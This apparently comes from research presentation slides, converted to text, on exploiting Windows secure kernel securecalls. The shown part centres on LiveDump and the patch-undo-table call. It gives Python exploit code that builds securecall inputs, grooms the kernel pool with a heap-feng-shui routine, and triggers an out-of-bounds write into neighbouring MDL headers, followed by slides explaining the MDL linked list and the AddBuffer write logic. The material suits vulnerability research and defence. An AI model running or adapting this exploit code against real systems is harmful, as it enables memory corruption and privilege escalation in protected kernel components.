
```
c = int((size - 0x40) / 0x08)
prepare_livedump_start(a, b, c)
hyperseed()
```

```
#####
# Usage:      Write Pfn Array to the end of each MDL in MDL list
# Securecall: SECURESERVICE_LIVEDUMP_ADD_BUFFER
# Input:
# Output:
#####
```

```
def prepare_livedump_addbuffer(count, pages):
    buff = []
    for i in range(count):
        buff += set_skcalle_input(SECURESERVICE_LIVEDUMP_ADD_BUFFER, [pages])
    write_payload(buff)
```

```
def livedump_addbuffer(count, pages):
    print("=" * N)
    print("+ [ livedump_add_buffer ] ")
```

```
prepare_livedump_addbuffer(count, pages)
hyperseed()
```



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```
#####
# Usage:      Make allocation holes manually.
# Input:
# Output:
#####
```

```
def fengshui(C, D):
    B = C
    A = D + 0x20

    szs = []
    for i in range(0, 10):
        szs.append(A)
        szs.append(B)

    rets = alloc(szs)

    hdl_s_B = []
    hdl_s_A = []
    for ret in rets:
        length, handle = ret
        if length == B:
            hdl_s_B.append(handle)
        elif length == A:
            hdl_s_A.append(handle)


    free(hdl_s_B)

    livedump_abort()
    livedump_alloc(0x10000, 20, B)

    free(hdl_s_A)

    szs = []
    for i in range(0, 10):
        szs.append(D)

    rets = alloc(szs)
```



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```
#####
# Usage:      Trigger the OOB Write vulnerability
# Securecall: SECURESERVICE_OBTAIN_PATCH_UNDO_TABLE
# Input:
# Output:
#####


def prepare_overflow(next, size, mdl_flags, apn):
    a = next
    b = size | (mdl_flags<<16) | (apn<<32)
    buff = set_skcalle_input(SECURESERVICE_OBTAIN_PATCH_UNDO_TABLE, [a, b])
    write_payload(buff)

def overflow(next, size, mdl_flags, apn):
    print("=" * N)
    print("+ [ overflow ] ")
    print("0x%0x, 0x%0x, 0x%0x, 0x%0x" % (next, size, mdl_flags, apn))

    prepare_overflow(next, size, mdl_flags, apn)
    hyperseed()

#####
# Entry Point:
# Steps:
#     1. Fill holes of intial pool
#     2. Make holes of 0x20 bytes, and place MDL after each hole
#     3. Trigger the vulnerability and overflow to its neighbor MDL header
#####

fill_holes(10)
fengshui(0x3C00, 0x4600-0x20)
for i in range(20):
    overflow(0xfffff78000007100, 0xFFFF, 0xFFFF, 0xFFFFFFFF)
```



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# LiveDump and related securecalls

- **SkLiveDumpStart**
  - Allocate a list of MDL allocations
  - Those MDLs are organized into a singly-linked list by MDL->Next pointer
- **SkLiveDumpAddBuffer**
  - Locate a target MDL from the singly-linked list
  - Write to PfnArray(+0x30 ~ ...) of target MDL
- **Challenges:**
  - Skip writing to the pivot MDL which resides in read-only page
  - Control overwriting target


# MDL Singly-Linked List

<b>LiveDump Context</b>
MDListHead
PagesAdded

MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	


MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	

MDL		
+0x00	Next	
+0x10		
+0x20		ByteCount
+0x30	PfnArray	






# Where Does LiveDumpAddBuffer Write To?




```
while (PagesAdded > 0)
{
    this_MDL_Capacity = this_MDL->ByteCount / PAGE_SIZE;
    if (PagesAdded > this_MDL_Capacity)
    {
        PagesAdded -= this_MDL_Capacity;
        this_MDL = this_MDL->Next;
        continue;
    }
    AddBufferTo(this_MDL, PagesAdded);
    break;
}
```

